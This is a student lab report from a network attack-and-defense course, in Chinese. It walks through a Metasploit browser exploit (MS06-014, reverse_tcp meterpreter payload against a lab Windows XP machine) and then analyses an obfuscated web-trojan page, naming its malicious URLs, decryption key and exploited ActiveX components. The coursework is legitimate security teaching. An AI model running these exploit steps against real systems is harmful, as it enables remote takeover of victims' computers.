

 CSDN-DKY-网络攻防实践

20221920 2021-2022-2 《网络攻防实践》实践十一报告
 墨衍会员 · AI 创作全网分发 墨衍智能分发 通过墨衍一键同步至各平台 可同步平台 CSDN微信公众号微博知乎掘金百家号博客园抖音小红书 你的文章也可以这样分发 墨衍会员 ¥399起/年,写一次发全网
我也要 关注 + 加入社区
1.实践内容
网络渗透
网络渗透是攻击者常用的一种攻击手段,也是一种综合的高级攻击技术,同时网络渗透也是安全工作者所研究的一个课题,在他们口中通常被称为”渗透测试(Penetration Test)”。
面对越来越多的网络攻击事件,网络管理员们采取了积极主动的应对措施,大大提高了网络的安全性。恶意的入侵者想要直接攻击一个安全防御到位的网络,看起来似乎是很困难的事情。于是,网络渗透攻击出现了。
对于大型的网络主机服务器群组,攻击者往往不会采取直接的攻击手段,而是采用一些迂回渐进式的攻击方法,长期而有计划地逐步渗透攻击进入网络,并完全控制整个网络,这就是”网络渗透攻击”。
木马
木马病毒是指隐藏在正常程序中的一段具有特殊功能的恶意代码,是具备破坏和删除文件、发送密码、记录键盘和攻击Dos等特殊功能的后门程序。木马病毒其实是计算机黑客用于远程控制计算机的程序,将控制程序寄生于被控制的计算机系统中,里应外合,对被感染木马病毒的计算机实施操作。一般的木马病毒程序主要是寻找计算机后门,伺机窃取被控计算机中的密码和重要文件等。可以对被控计算机实施监控、资料修改等非法操作。木马病毒具有很强的隐蔽性,可以根据黑客意图突然发起攻击。
计算机木马病毒是指隐藏在正常程序中的一段具有特殊功能的恶意代码,是具备破坏和删除文件、发送密码、记录键盘和攻击Dos等特殊功能的后门程序。
木马程序表面上是无害的,甚至对没有警戒的用户还颇有吸引力,它们经常隐藏在游戏或图形软件中,但它们却隐藏着恶意。这些表面上看似友善的程序运行后,就会进行一些非法的行动,如删除文件或对硬盘格式化。
完整的木马程序一般由两部分组成:一个是服务器端.一个是控制器端。“中了木马”就是指安装了木马的服务器端程序,若你的电脑被安装了服务器端程序,则拥有相应客户端的人就可以通过网络控制你的电脑。为所欲为。这时你电脑上的各种文件、程序,以及在你电脑上使用的账号、密码无安全可言了。
2.实践过程
(1)web浏览器渗透攻击
任务:使用攻击机和Windows靶机进行浏览器渗透攻击实验,体验网页木马构造及实施浏览器攻击的实际过程。
①选择使用Metasploit中的MS06-014渗透攻击模块
②选择PAYLOAD为任意远程Shell连接
③设置服务器地址和URL参数,运行exploit,构造出恶意网页木马脚本
④在靶机环境中启动浏览器,验证与服务器的连通性,并访问而已网页木马脚本URL
⑤在攻击机的Metasploit软件中查看渗透攻击状态,并通过成功渗透攻击后建立起的远程控制会话SESSION,在靶机上远程执行命令
攻击机:kali(192.168.200.11)
靶机:WinXP(192.168.200.3)

首先在kali中输入msfconsole,打开Metasploit.输入命令search MS06-014,搜索MS06-014渗透攻击模块
输入指令use exploit/windows/browser/ie_createobject,使用这个攻击机模块


使用命令 set LHOST 192.168.200.11 设置攻击机地址;使用命令 set payload windows/meterpreter/reverse_tcp 设定使用的载荷;使用命令 exploit 进行攻击.

攻击后会得到有木马的网址为http://192.168.200.11:8080/X5PfQFi7DUnm

攻击机显示攻击成功
在kali中输入sessions查看连接,并验证会话是否有效。输入指令"sessions -i 1"打开会话1。发现攻击机可以对靶机进行操作。
(2)取证分析实践—网页木马攻击场景分析
实践过程:
①首先你应该访问start.html,在这个文件中给出了new09.htm的地址,
②在进入 htm 后,每解密出一个文件地址,请对其作 32 位 MD5 散列,以散列值为文件名到
http://192.168.68.253/scom/hashed/
哈希值下去下载对应的文件(注意:文件名中的英文字母为小写,且没有扩展名),即为解密出的地址对应的文件。
③如果解密出的地址给出的是网页或脚本文件,请继续解密。
④如果解密出的地址是二进制程序文件,请进行静态反汇编或动态调试。
⑤重复以上过程直到这些文件被全部分析完成。
首先打开start.html文件,对其中的代码进行分析,找到new09.html


可以看到在new09.html文件中,用iframe引用了一个http://aa.18dd.net/aa/kl.htm 文件,用js引用了一个http://js.users.51.la/1299644.js 文件

对http://aa.18dd.net/aa/kl.htm 作MD5的散列值,为:7F60672DCD6B5E90B6772545EE219BD3


打开提取出来的文件


观察文件内容发现,文件采用了XXTEA+Base64的加密方法,对于这种加密方案,我们需要找到他的密钥,在倒数第三行。


分析\x73\x63\x72\x69\x70\x74 就是密钥,用十六进制转换下
使用XXTEA在线加密解密工具进行解密。

将解密后的16进制部分转为字符串,得

通过分析文件我们可以看到文件里使用了“Adodb.Stream”(微软数据库访问对象)、“MPS.StormPlayer”(暴风影音)、POWERPLAYER.PowerPlayerCtrl.1”(PPStream)和“BaiduBar.Tool”(百度搜霸)外调函数漏洞
获取这四个漏洞对应的MD5散列值


http://aa.18dd.net/aa/1.js 的md5值为:5d7e9058a857aa2abee820d5473c5fa4
